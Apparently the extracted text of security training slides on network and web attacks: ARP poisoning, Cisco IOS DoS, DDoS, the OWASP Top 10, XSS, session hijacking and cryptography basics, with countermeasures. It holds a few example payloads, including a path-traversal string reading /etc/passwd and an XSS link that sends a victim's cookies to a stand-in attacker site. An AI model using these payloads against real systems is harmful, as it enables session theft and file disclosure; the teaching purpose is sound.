
Switch communications



Switch communications - cont.




Switch Communications - cont.




MiTM

- Victim's state before ARP poisoning



MiTM

- Victim's state after ARP poisoning





Attacking Border Devices

Attacking Gateway Devices

- Many different methods of attacking routers
 - Traffic floods can cause router to fail open (very noticeable)
 - Remotely exploitable vulnerabilities
 - Configuration errors
 - Weak passwords
 - DoS vulnerabilities are the most common

DoS Vulnerabilities

- Denial of Service vulnerabilities are the most common vulnerabilities on Cisco's IOS
 - Shellcoding is difficult and not well understood on IOS
 - IOS isn't as complicated as most OSes, leaving little margin for error
- DoS vulnerabilities are still very serious, as routers function as gateways between networks
- Also run the core of the Internet
- The most famous DoS vulnerability is the odd IP protocol Input Queue filling vulnerability

Input Queue DoS

- IOS has an input queue, where packets are stored before they are routed out to the next broadcast domain
 - Different IP protocol types are stored in different data structures
- When 19 packets from IP protocols 53, 55, 77, and 103 are received, the input queue is filled and cannot empty itself
- This causes the router to stop accepting packets and fail
- Unlike most IOS DoS's, this vulnerability does not cause the router to reboot
- A manual reboot is required to make the router functional again

Input Queue DoS

- Filling the Input Queue

Ethernet0 is up, line protocol is up

Hardware is QUICC Ethernet, address is 0060.7062.5727 (bia 0060.7062.5727)

Internet address is 192.168.1.123/24

MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec, rely 255/255, load 1/255

Encapsulation ARPA, loopback not set, keepalive set (10 sec)

ARP type: ARPA, ARP Timeout 04:00:00

Last input 00:02:04, output 00:00:04, output hang never

Last clearing of "show interface" counters never

Input queue: 75/75/0/0 (size/max/drops/flushes); Total output drops: 0

Network DoS Attacks


- Denial of service (DoS) is an attack reducing or eliminating authorized network resources, services, or bandwidth
- Can be performed by flooding with large number of packets or sending malformed packets to a system
- Legacy DoS attacks
 - Smurf
 - ICMP ECHO broadcast is sent to all hosts a network with a spoofed source address
 - All systems on network segment send ICMP ECHO REPLY packets to victim
 - Fraggle
 - DoS similar to Smurf
 - Broadcasts UDP instead of ICMP protocol

DDoS Attack

- **Distributed Denial of Service (DDoS)**
 - Committing available resources on a computer so that it cannot respond to valid requests
 - Distributed and amplified by using other systems call a Botnet to commit the attack
 - Zombies are compromised hosts use to launch attacks against an assigned target
 - Command and Control – Bot herder
 - Notifies zombies of the current target
 - Often used as distraction for APTs or data breaches

DDoS - Handlers and Zombies

Centralized C&C botnet architecture



A hybrid of centralized C&C and mesh P2P architecture can also be used (Zeus)

DDoS Attack Categories

- Protocol Attacks – abusing resources dedicated to protocol implementation
 - SYN Flood
 - Ping of Death
- Volume Based Attacks – saturating target's bandwidth
 - UDP Flood
 - ICMP (Ping) Flood
- Application Layer Attacks – affecting target applications
 - Usually target HTTP to exhaust Web services' resource limits
 - Slowloris

DDoS Countermeasures at LAN Perimeter

- Drop all ICMP packets originating from the Internet at the firewall
- Drop any requests to broadcast addresses
- Ingress filtering: do not allow packets in with internal source addresses
- Egress filtering: do not allow packets to leave with external source addresses

Web Application Hacking

Attacking the Web Application

- One of the most vulnerable areas in IT
 - Almost every website is vulnerable to some degree
 - Many critical applications are hooked up to web apps
- Easy to get to
 - Opportunity to ride in on HTTP
 - HTTP is almost universally open on firewalls and routers
 - All attacks will be valid traffic on OSI layers 1-6
- Poor security in web apps
 - Each organization implements on their own
 - Developers assume data can only be entered in on forms, not other locations in application (cookies, POST requests, etc.)

E-shoplifting Attack

- The easiest web application hack is to do a e-shoplifting attack
 - Takes advantage of trust
 - Some shopping carts are programmed to send HTML to the browser, and then trust whatever results come back
 - Prices of items are stored in html, and there is no validation that prices have not been changed while on the client's computer
- Simple exploitation process
 - Download page
 - Edit source to include new price of item
 - Add to shopping cart

OWASP Top 10

- The Open Web Application Security Project (OWASP) is an open-source application security project
- Great resource for application security news and industry standards
- OWASP's most successful documents include the book-length OWASP Guide and the widely adopted OWASP Top 10 awareness document
- The most widely used OWASP tools include their training environment WebGoat, their penetration testing proxy WebScarab, and their OWASP .NET tools

Injection Flaws


- Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data
- 2 examples (not an exhaustive list) :
 - SQL Injection
 - LDAP Injection

Broken Authentication and Session Management

- Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities
- Flaws in the main authentication mechanism are not uncommon, but weaknesses are more often introduced through ancillary authentication functions such as logout, password management, timeout, remember me, secret question, and account update

Cross Site Scripting (XSS)

- Cross Site Scripting (XSS) Flaws
- The web application can be used as a mechanism to transport an attack to an end users browser. A successful attack can disclose the end users session token, attack the local machine, or spoof content to fool the user



Insecure Direct Object Reference

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization
- For example, if code allows user input to specify filenames or paths, it may allow attackers to jump out of the application's directory, and access other resources.

```
<select name="language"><option value="fr">Français</option></select>
...
require_once ($_REQUEST['language']."lang.php");
```

- Such code can be attacked using a string like "../..../etc/passwd%00" using null byte injection

Security Misconfiguration

- Can occur at any level of an application stack
- Examples of misconfiguration include:
 - Out-of-date software, including OS, Web/App Server, DBMS, applications, and all code libraries
 - Unnecessary features enabled or installed (e.g., ports, services, pages, accounts, privileges)
 - Default accounts and their passwords enabled and unchanged
 - Error handling reveals stack traces or other overly informative error messages to users
 - Security settings in development frameworks (e.g., Struts, Spring, ASP.NET) and libraries are not set to secure values

Sensitive Data Exposure

- Web applications rarely use cryptographic functions properly to protect stored or transmitted data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud
- Failure to encrypt sensitive communications means that an attacker who can sniff traffic from the network will be able to access the conversation, including any credentials or sensitive information transmitted
- Preventing cryptographic flaws takes careful planning. The most common problems are:
 - Not encrypting sensitive data
 - Using home grown algorithms
 - Insecure use of strong algorithms
 - Continued use of proven weak algorithms (MD5, SHA-1, RC3, RC4, etc.)
 - Hard-coding keys, and storing keys in unprotected stores

Missing Function Level Access Control

- Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.
- Some common examples of these flaws include:
 - "Hidden" or "special" URLs, rendered only to administrators or privileged users in the presentation layer, but accessible to all users if they know it exists, such as /admin/adduser.php or /approveTransfer.do. This is particularly prevalent with menu code
 - Applications often allow access to "hidden" files, such as static XML or system generated reports, trusting security through obscurity to hide them
 - Code that enforces an access control policy but is out of date or insufficient. For example, imagine /approveTransfer.do was once available to all users, but since SOX controls were brought in, it is only supposed to be available to approvers. A fix might have been to not present it to unauthorized users, but no access control is actually enforced when requesting that page

Cross Site Request Forgery (CSRF)

- A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks
- A typical CSRF attack against a forum might take the form of directing the user to invoke some function, such as the application's logout page. The following tag in any web page viewed by the victim will generate a request which logs them out:

```

```

- If an online bank allowed its application to process requests, such as transfer funds, a similar attack might allow:

```

```

Using Components with Known Vulnerabilities

- Virtually every application has these issues
 - Most development teams don't focus on ensuring their components/libraries are up to date
- Hard to keep track of all components/versions used
 - Component dependencies make things even worse
- Not all vulnerabilities are reported to central easily searchable clearinghouses
- Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools

Unvalidated Redirects and Forwards

- Applications frequently redirect users to other pages, or use internal forwards in a similar manner
- Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page

`http://www.example.com/redirect.jsp?url=badwebiste.com`

- Victims are more likely to click on the unvalidated redirect link, since the link is to a valid site
- Unsafe forwards are used to bypass security checks

Paros

- Web proxy and web app scanning program
 - Java based
 - Scanner is basic, but does look for some common directory name (_vgi_pvt, etc.)
 - Proxy is full featured
- Proxy
 - Catches all web requests
 - Allows the stopping and starting of requests
 - Modify cookies (and form data) on the fly
 - Easy to use, option to create CSV logs

Paros

The screenshot shows the Paros 3.1 application window. The title bar reads "Paros 3.1". The menu bar includes File, Edit, View, Tree, Report, Session, Tools, and Help. The main interface has several tabs at the top: Requests, Responses, Trap, Filters (which is selected), Scan, and Options. A message in the center says "Filters are run automatically after being enabled." Below this is a table of filters:

Enable	Function	Description
<input checked="" type="checkbox"/>	LogCookie	Log all cookies sent from browser to server
<input type="checkbox"/>	LogGetQuery	Record all GET query into file get.xls
<input type="checkbox"/>	LogPostQuery	Record all POST query into file post.xls
<input type="checkbox"/>	CookieDetectFilter	Detect and alert 'Set-cookie' attempt in HTTP response ...
<input type="checkbox"/>	ReplaceResponse...	Click on the left cell to replace text pattern in HTTP res...
<input type="checkbox"/>	IfModifiedSinceFilter	Remove 'If-Modified-Since' & 'If-None-Match' header fie...
<input type="checkbox"/>	ReplaceResponse...	Click on the left cell to replace text pattern in HTTP res...

At the bottom of the filter section are "Enable All" and "Disable All" buttons. The bottom panel displays a list of recent requests:

- 1: GET http://answers.google.com/answers/main?sourceid=tipt HTTP/1.0=> HTTP/1.0 200 OK [0 s]
- 2: GET http://answers.google.com/answers/answers.css HTTP/1.0=> HTTP/1.0 200 OK [0.01 s]
- 4: GET http://216.239.57.99/search?client=navclient-auto&googleip=0;66.102.7.99;1332&ch=6951260438&ie=UTF-8&oe=UTF-8&c...

The bottom navigation bar includes buttons for URLs, Output, and Cookies.

Reflected XSS

- The most common type of the XSS flaw found in the web applications today
- The injected code is reflected off the web server (executed in the browser) in
 - a search result
 - an error message
 - any other response that includes complete or partial input sent to the server as part of the request

Stored XSS

- A more devastating variant of XSS
- The injected malicious code is permanently stored on the target servers (in a db, comment field, visitor log, etc.) and then permanently displayed on “normal” pages returned to other users in the course of regular browsing
 - No need to individually target victims or lure them to a third-party website
 - Any data received by the vulnerable web application that can be controlled by an attacker could become an injection vector

DOM-based XSS

- The injected code is used to change the document object model (DOM) that is used by a script in the page for some purpose
- Different from reflected XSS attack:
 - The web site returns a valid non-malicious response - the attack happens because the web site uses a JavaScript code that in turn uses the values from the URI address – the front-end logic is attacked

Other Possibilities

- Launching a Trojan or rootkit
- Combining with a SQL injection attack
- Combine with other types of web attacks
- Deface the website (privilege based)
- Record keystrokes
- Capture clipboard contents

XSS Delivery

- Forged email
- URL (phishing or other social engineering)
- Code on a user forum or intranet
- Paid for banner advertising
- Feedback forms, tell a friend, share on Facebook, etc.

Finding XSS Vulnerabilities

- Start by issuing the following:

```
"><script>alert(document.cookie)</script>
```

- Run Burp or Paros while issuing the request.
 - Check for server modification...
 - Sanitizing input
 - Disallowed characters/strings
 - Filtering techniques
 - If the input isn't changed, they are most likely vulnerable to XSS.

HTTP Communication

- Web applications communicate using HTTP protocol
 - HTTP is stateless
 - No support at the protocol level to identify the state of a particular request
 - Every request is viewed as new by the server
 - User has to authenticate every time a connection is made
 - Developers have to implement some mechanism to identify the state – Session Tracking

Session Tracking

- Session tracking – implemented by developers primarily by using session identifiers (SIDs)
- Three methods:
 - Cookies – Most widely used mechanism. The SID is created and maintained in the server and sent to the user through cookies, which are stored in the user's hard disk and goes with each request
 - URL rewriting – The SID value goes in the URL of each request
 - Hidden fields – Rarely used. The SID values can be stored in hidden fields and can be sent to the server with each request

Session Hijacking

- Session Hijacking – Using an active user's session ID for unauthorized access
- After authentication is complete, the application identifies the user based on the cookies value (which contains SID)
- If attackers knows the SID, they can use it to login to the application as the victim
 - Get access to account information
 - Impersonate user

Session Sidejacking

- Sniffing unencrypted traffic to grab the cookie values
- Possible scenarios:
 - No SSL for any pages
 - SSL for login page only – all requests after logging in can be sniffed
 - One non-HTTPS URL is enough – if app uses it to fetch an image or a JS file

Session Fixation

- The attacker sets up (“fixes”) a session in advance and tricks the victim into using the same SID
- The process:
 1. Attacker logs in to the site and gets a cookie value from the server
 2. Attacker sends a link that includes the SID value to the victim
 3. Victim uses the link to log in. The SID value stays the same
 4. Attacker can now use the SID to log in as the victim

Exploitable Vulnerabilities

- Cookies generated before authentication
 - On public or shared computers – attacker visits a website, notes the cookie value, leaves it open for a victim to log in, then uses the cookie value to log in to victim's account
- Predictable session IDs
 - If SIDs are not random and use simple encoding (Base64), attacker can try to guess and create SIDs for other users
 - Example: SID is dG9tOm1hbmFnZXI=, which is tom:manager encoded with Base64. Attacker can try SID like YWRtaW46YWRtaW4=, which is admin:admin
- Cross Site Scripting
 - Exploiting XSS to run a cookie-grabbing script
 - `http://www.vulnerablesite.com/xssvulnerablepage.jsp?name=<script>document.location= "http://www.attackersite.com/cookie_grab.php?c=" + document.cookie</script>`

Countermeasures

- Use secure communication channel (SSL) for all pages used by the application
- Use a secure protocol
- Implement logout function for session termination
- Make sure session keys are random or hard to predict
- Make sure a new SID is created after logging in
- Set shorter life spans for sessions or cookies
- Implement measures to reduce remote access and eavesdropping
- Security awareness:
 - Not opening links in emails
 - Cleaning out browser contents after sensitive transactions

Cryptography

Cryptography Fundamentals

- **Cryptography** Defined – Securing Information
 - “The use of mathematical techniques to provide security services such as confidentiality, data integrity, entity authentication, and data origin authentication.”
- Understandable **plaintext** is converted to **ciphertext**
- **Encryption** – Algorithm (formula) and Key (variable)
 - Changing the original binary data into to a secure, scrambled message
- **Decryption** – Using the Same Algorithm and a Key
 - Change the encrypted message back to its original form
- **Algorithm** – A Complex Mathematical Formula
 - Two general types: symmetric and asymmetric
- **Cryptanalysis** - The science of breaking secrecy provided by cryptography
- **Key** – A numeric variable (parameter) plugged into an algorithm

Cryptographic Functions and Components

- **Cryptographic Key** is a string of bits used by the algorithm
 - May be a single large number or group of numbers
 - Typically shown to humans as a hexadecimal string
- **Plaintext** is digital representation of usable data (file)
